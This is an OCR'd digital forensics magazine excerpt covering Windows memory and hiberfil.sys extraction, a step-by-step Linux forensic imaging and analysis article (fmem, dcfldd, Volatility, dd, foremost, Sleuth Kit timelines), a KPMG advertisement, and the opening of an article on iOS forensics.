





Will be created two files on the source directory, how on the picture below:




Now we will extract the hiberfil file, opening the physical drive on the FTK Imager how on the picture below:




Select the directory where the Microsoft Windows is installed and search for a file named “hiberfil.sys” on the root directory.




Click with the right button on the file “hiberfil.sys” and click on the button “Export Files”.



Choice the same directory where the dump and swap files were extracted and wait the process to finish.







PART 02 – SUBMIT THE EXTRACTED FILES TO FOREMOST DATA CARVER

To conduct this step we will need a computer with Linux system installed. Copy the files extracted in the part 1 to the Linux system and follow the steps below:

Open the command terminal and enter on the directory stored the memory dump, swap and hiberfil files.



You can see the “Foremost” options with the command “foremost –h”:



We will use the command “foremost –o SourceFolderName TargetFileName” to create the source folder, the command in this case is “foremost –o swapfile pagefile.sys”:


```
File  Edit  View  Terminal  Help
root@carlos-laptop:/media/sf_E_DRIVE/ForensiArticle# foremost -o swapfile pagefile.sys
Processing: pagefile.sys
```

The picture above show the command to recover the “pagefile.sys” in the directory named swapfile. You need to wait this process to finish and recover the others files or open other command terminal and execute the commands below:

```
File  Edit  View  Terminal  Help
root@carlos-laptop:/media/sf_E_DRIVE/ForensiArticle# foremost -o memory memdump.mem
Processing: memdump.mem
```


```
File  Edit  View  Terminal  Help
root@carlos-laptop:/media/sf_E_DRIVE/ForensiArticle# foremost -o hibernating hiberfil.sys
Processing: hiberfil.sys
```

After finished the processing you can see the folders regarding file kind. The picture below shows the folders created by the “Foremost” for this example and in the folders are the files recovered:



The file named “audit.txt” contains details about what was recovered. Now, only you need to analyze the files to know if you have you need.

ABOUT THE AUTHOR



Carlos Dias is a systems analyst specialized in Digital Forensics. He has 10 years of experience in technology plus 5 years of experience in Digital Forensics. Nowadays he is coordinator at BDO Brazil conducting Digital Forensics projects in litigation, intellectual property, frauds and cyber crimes. Certifications: ACE, ISFS

FORENSICS ON LINUX

by Barry Kokotailo

The majority of forensics examinations conducted today comprise Windows machines. Considering that the vast majority of desktops in use today are Windows based, this should not be of a surprise. However a good majority of servers and workstations are Linux based and running interesting services such as databases, web and file services. During the career span of a forensics professional you will need to perform a forensic examination of a Linux machine. This article will give you the step by step procedure in order to acquire an image, analysis, and report on the findings.

What you will learn:

- Image Linux based media and memory.
- Analyze data from a Linux image.
- Present reports to non technical staff.

What you should know:

Ideally you should be an experienced Linux systems administrator with at least a couple of years of experience in a Linux data center. A minimum would be basic UNIX command skills with knowledge in networking and programming.

How do you know when you have been hacked? How do you know when malware has been planted? Strange as it may seem, it could come down to a feeling of "something is not right". When systems are brought into production they behave in a certain fashion. Then one day they start exhibiting abnormal behavior. The bandwidth usage increases. The CPU spends a lot more time doing something in the wee hours of the morning. Users complaining of slow service. This would all be indicators of an intrusion. Hopefully you would have been using some type of performance monitor such as Nagios (*http://www.nagios.org/*) for your infrastructure in order to baseline your systems and generate alerts when abnormal behavior exists.

THE IMAGING PROCESS

The imaging process depends on the target machine. If the target machine is a standalone desktop server managed by a single user, you have total control over when this machine comes off line and when the various drive partitions are imaged. If the machine is a development server, you need to make sure the developers, database analysts and administrators are off the machine before you can bring the server down. The worst case scenario is the Linux server is a production server. At that time you have to schedule downtime for the machine and try to acquire the images in as short a period of time possible. Would help if the server was part of a pool of servers, so that pulling the suspect server would not interrupt business operations. Worst

case situation is the target machine comes down the business is down until you complete the image. Business owners do not like this one. A final resort is to take an image while the machine is running. Not recommended. Calls in to question the integrity of your image. On any of the scenarios described, document, document, document.

IMAGE THE MEMORY FIRST

Once the above decisions have been made, we need to acquire the memory image from the system. The utility I will use is fmem (*http://www.forensicswiki.org/wiki/Tools:Memory_Imaging#Linux*) (Figure 1).

Make a directory called `/usr/local/src/fmem` on the target machine. Download the fmem source into this directory. Uncompress the source and change into the source tree. Build the new device `/dev/fmem` by issuing the commands "make" and. `/run .sh`. Then I can dump the memory.

Ignore the error messages. So the commands in summary are:

```
# mkdir  /usr/local/src/fmem
# mv  fmem-current.tgz  /usr/local/src/fmem
# cd  /usr/local/src/fmem
# tar  zxvf  *gz
# cd  fmem_1.6-0
# make
# ./run.sh
```




Figure 1. *Location where you find fmem*




Figure 2. *The installation of /dev/fmem and the generation of the memory image*

```
# dcfldd  if=/dev/fmem of=memory.dump  hash=sha256
sha256log=memory-dump-sha256-hash.log bs=1MB
count=1000
```

The `dcfldd` command is used to generate a memory dump file called memory.dump. The hash file is created called `memory-dump-sha256-hash.log` with a file size of 1 gig of memory. Size according to your memory size.

I save the memory.dump file onto a USB stick for removal to the lab (Figure 2).

Once I have the memory dump file, I will run it across volatility to determine if the image is recognized by volatility for future processing:

```
# python vol.py -f /memory/memory.dump imageinfo
```

If you get a valid profile, you feed the profile using `--profile="Something"` to the vol.py script to dump various items of interest. For example, I can use the following command to try an examine the arp tables from the memory dump:

```
# python vol.py  -f  /memory/memory.dump
--profile=LinuxUbuntu1204x64  linux_pslist
```

A list of other items of interest can be located at this url *http://code.google.com/p/volatility/wiki/LinuxCommandReference22#linux_pslist.*



Figure 3. *Output of dmesg indicating the suspect KIngston drive is called /dev/sdb*



Figure 4. *The output of "fdisk -l" to verify the name of the suspect media and the file system type*

The list of image profiles for Linux are limited. Can build it for some systems at the present time. Check this web page for pre-built (*http://code.google.com/p/volatility/wiki/LinuxProfiles*) or this web page on how to build your own profiles (*http://code.google.com/p/volatility/wiki/LinuxMemoryForensics*).

The release of Volatility 2.3 in June 2013 should introduce additional features and profiles for Linux memory acquisitions.

I can run simple commands such as strings to filter strings out from the memory dump:

```
# strings /memory/memory.dump > mem-results.txt
```



Figure 5. *I mount the suspect device and verify the mount worked and the options are in effect*




Figure 6. *Here I have imaged the suspect media. Notice the size of the partition is about 8 Gigs*




Figure 7. *Help with foremost. Here I am recovering jpg files from the image and storing any recovered files into the /case1/recovered folder*

From here, I can search for keywords in the strings file:

```
# grep -i badguy mem-results.txt
```

NOTE

Any time you are working on a live suspect system, every action alters the state of the suspect system. You must document and possibly defend in court all actions related to what you did on the suspect system.

IMAGE THE DRIVES

I will use the dd command to create an image of the suspect media. First I will insert the device into a USB write blocker that is connected to my SIFT Kit. I will check the system with dmesg to determine if the device was recognized (Figure 3).

I will also run `fdisk -l` to verify the device name and to also find out what file system type it is (Figure 4).

```
# dmesg | grep  sd
# fdisk -l
```

Once I have identified the name of the suspect media and the file system type, I can then mount it in read only mode on the loopback interface with no possibility of any code executing (Figure 5).

```
# mount -t vfat -o ro,sync,noexec  /dev/sdb1 /
                media/usb
```

Once mounted I can create a dd image of the media.

```
# dd if=/dev/sdb1 of=/case1/suspect.img
                conv=noerror,sync
```

You will notice that there is only one partition on the `/dev/sdb` device. If there were more, I would re-execute the `dd` command on each one of the partitions and save them as a separate image with a unique and distinctive name. For example if there were three partitions to image called `/dev/sb1`, `/dev/sdb2`, and `/dev/sdb3`:

```
# dd if=/dev/sdb1 of=/case1/root.img bs=512
conv=noerror,sync
# dd if=/dev/sdb2 of=/case1/usr.img bs=512
conv=noerror,sync
# dd if=/dev/sdb3 of=/case1/home.img bs=512
conv=noerror,sync
```

The imaging can take a substantial period of time, depending on the size of the partition (Figure 6).

THE ANALYZE PHASE

The first thing I perform on the suspect image is to recover any deleted files. The SIFT Toolkit has a tool called foremost that be used for this purpose. The tool works by examining the headers and footers

of any deleted file and making a determination of what file type it is. This overcomes the act of the bad guy renaming all his pictures with a pdf extension. I can specify the extension to look for on the command line or I can edit the `/etc/foremost.conf` file. This file indicates all files you can recover and if you have additional file types, you can add the header and footer definitions here (Figure 7 and Figure 8).

```
# foremost -t jpg -i /case1/suspect.img -o /case1/
                    recovered
```

STRING SEARCHS

A method used to extract information of value is performing both ascii and unicode string searches on the image. I compile a list of keywords that are related to the case. Names, address, phones numbers, emails, anything unique related to this case. Of course we avoid words like “the” or “of” which would generate a huge amount of false positives. I would place these words inside a file and use grep to parse the results of the string searches for those keywords saving the results in separate and uniquely identifiable files.

```
# srch_strings -t d /case1/suspect.img > /case1/
image.ascii.txt
# srch_strings  -e l -t d /case1/suspect.img > /
case1/image.unciode.ascii.txt
```




Figure 8. *Listing of /case1/recovered directory. An audit file and another directory with recovered jpgs*



Figure 9. *String searches for ascii and unicode strings. The ”-t d” specifies decimal offset on match. “-e l” specifies use small character size and endianess*

The l in lowercase l, not the digit 1 (Figure 9 and Figure 10).

```
#cat > /case1/keywords.txt
unix
linux
windows
#
```

See Figure 11 and Figure 12.

```
# grep -i -f /case1/keywords.txt  /case1/image-
ascii.txt > search-hits.ascii.txt
```



Figure 10. *Create a small file called keywords.txt that has the necessary keywords for the case*




Figure 11. *Search results on ascii and unicode character sets*




Figure 12. *The ascii search results. The number in the first column is the decimal offset from the beginning of the image where the match occurred. Can be used with other tools to examine that part of the image*

```
# grep -i -f /case1/keywords.txt  /case1/image.
unicode-ascii.txt > search-hits-unicode.txt
# more search-hits-ascii.txt
```

SLEUTHKIT TOOLS OF INTEREST

Several tools from the Sleuth Toolkit can be used to further analyze the image for evidence.

- fsstat – Displays the file system details. Looking for data and inode size. The range of data and inodes.
- blkcat – Displays the contents of a disk block
- blkstat – Stats on blocks.
- ils – Displays details on file inodes.
- istat – Displays information on specific inode.
- ffind – Finds filename associated with an inode (Figure 13 and 14).

THE TIMELINE

The SIFT Toolkit has this three commands to generate a timeline. With a timeline, it allows you to see what files have been added, changed, or deleted from the system. From this you can gain some knowledge as to what the bad guy was up to (Figure 15).




Figure 13. *The start of fsstat....*




Figure 14. *The end of fsstat*




Figure 15. *Using fls, ils and mactime to generate the timeline*




Figure 16. *The timeline file. Here you can see what files have changed their modification, access, or creation times giving you a clear indication of what has changed on this disk*

```
# fls -m / -r /case1/susepct.ing > /case1/time1
# ils -m /case1/susepct.img >> /case1/time1
# mactime -b /case1/time1 > /case1/timeline.txt
# more /case1/timeline.txt
```

THE FINAL REPORT

Of course at the end of all this, a generated report would be in order. Have an executive summary listing the key findings. Have a detailed breakdown of all the relevant findings of the case. One method to use is Camtasia to record the entire investigation and have that as the details section of the report. The standard SIFT Toolkit has OpenOffice and Okular to assist in documenting the case. Either way, the final report should be able to be understood by non-technical staff.

CONCLUSION

Although I have used the SIFT Toolkit for this article, there are a number of open source forensics tools that can be used either in a Windows or Linux environment to solve forensics cases. With additional contributions from the forensics community, the list of open source tools should grow exponentially as the science of digital forensics continues to mature.

About the Author



I have been working in the IT field since 1986. In that time I acquired knowledge and experience in Windows, Macintosh, UNIX, networking, programming, pen-testing, forensics and incident response. I have acquired several certifications: CISA, CISSP, EnCE, ACE, CSA, CSNA, RET, CEH. I currently work for the Edmonton Public School Board in Edmonton, Alberta, Canada and operate my own company Cerberus Security Integrators Inc. http://www.forensics-canada.com in my spare time. I teach classes at a local post-secondary institute in forensics and UNIX operating systems. When I have some free time I golf and fly fish. A more complete profile of me can be accessed over at http://www.linkedin.com/pub/barry-kokotailo/28/565/405


KPMG
cutting through complexity
Are you prepared?
kpmg.ca/forensic
SECURITY
ROL • COMPLEXITY • RISK
CTRONIC
ITY • THREAT • CONTROL
FORENSICS
CONTROL • RISK • DATABASE
HNOLOGY
MPLEXITY • THREAT • ATTACK
VESTIGATIONS
OMPLEXITY • ELECTRONIC • CYBER SECURITY • RISK • THREAT
ORPORATE • INTELLIGENCE
YBER SECURITY • ATTACK • THREAT • CYBER SECURITY
TECHNOLOGY • eDISCOVERY
OMPLEXITY • ELECTRONIC • INFORMATION • THREAT • CONTROL
DATA ANALYTICS • INFORMATION
SK • INFORMATION • TECHNOLOGY • ATTACK • RISK
NTELLIGENCE • DATA RECOVERY
OMPLEXITY • ELECTRONIC • INFORMATION • THREAT • CONTROL
ROTECTION • INFORMATION
TELLIGENCE • ELECTRONIC • CONTROL • RISK • COMPLEXITY
ISK • COMPLEXITY • INTRUSION
© 2013 KPMG LLP, a Canadian limited liability partnership and a member firm of the KPMG network of independent member firms affiliated with KPMG International Cooperative ("KPMG International"), a Swiss entity. All rights reserved.
NFORMATION • RISK • TECHNOLOGY • ATTACK • RISK

HOW TO PERFORM FORENSIC ANALYSIS

ON IOS OPERATING AND FILE SYSTEMS

by Deivison Pinheiro Franco and Nágila Magalhães Cardoso

With Apple Operation System (iOS) design and the large amount of storage space available, records of emails, text messages, browsing history, chat, map searching, and more are all being kept. With the amount of information available to forensic analysts on iOS, this article will cover the basics to accurately retrieve evidence from this platform and build forensically analysis when applicable. Once the image logically, via backup or physically has been obtained, files of interest will be highlighted for a forensic examiner to review.

What you will learn:

- The changes in the Apple Operating System (iOS) and the addition of the App Store to the iOS environment;
- Features that iOS offers and its limitations;
- The iOS Operating and File Systems evolution;
- What iOS Operating and File Systems are and how it can have evidences for forensic analysis;
- Delve into the details of the iDevice file system in order to provide context for investigations.

What you should know:

- A basic understanding of Apple Operating System (iOS);
- A basic understanding of Apple File Systems (HFS, HFS+ and HFSX);
- A basic understanding of mobile forensics analysis.

In this article, we'll look at changes in the operating system (OS) and the addition of the App Store to the iOS environment, and then we'll delve into the details of the iDevice file system in order to provide context for investigations.

iOS, the operating system for the iPhone, iPod, and iPad, was first released with the first-generation iPhone in June 2008. This revolutionized the way cell phones would be created in the future. HTC, Motorola, and Google have since jumped into the smartphone market with their Android phones, as has Research in Motion with its Blackberry phones.

Beginning with iOS 2, Apple allowed the development of application for its App Store. The iPhone SDK gave application developers the access they needed to write applications for all devices. For a developer to release software to the App Store, the developer had to enroll into the iPhone Developer Program, the initial interface of which is shown in Figure 1. A standard program had a cost of $99 and an enterprise program had a cost of $299. The developer also had to sign an extensive agreement with Apple in order to develop and add applications to the App Store. Apple also had a strict and sometimes time-consuming approval process. Over time, Apple has loosened some of its rules, and has even accommodated apps such as Google Voice and applications developed with Adobe Flash.

One of the biggest challenges that Apple has faced is the army of hackers that descended onto the iPhone. The original hackers of the iPhone justified their actions by virtue of the fact that the iPhone and iOS didn't allow

certain functions (e.g., MMS, tethering, customization) or third-party applications other than those available from the App Store. Some hackers also took the stance that the iPhone was insecure, and they wanted to show Apple the flaws that it had. Some of the more notorious groups were the iPhone Dev Team and the Chronic Dev Team. Some of their more maverick members have splintered to develop jailbreaks to further their own ambitions and fame.

The modus operandi of all these hackers was notoriety – becoming known to the masses – which became an intoxicating motivation. By late 2009, other hackers had developed viruses and exploits to jailbroken iPhones. These exploits invaded the provider's network to seek out and find jailbroken iPhones. This was a concern that Apple addressed in its counter to the Electronic Freedom Foundation's claim to allow jailbreaking as an exception to the DMCA (*Digital Media Copyright Act*).

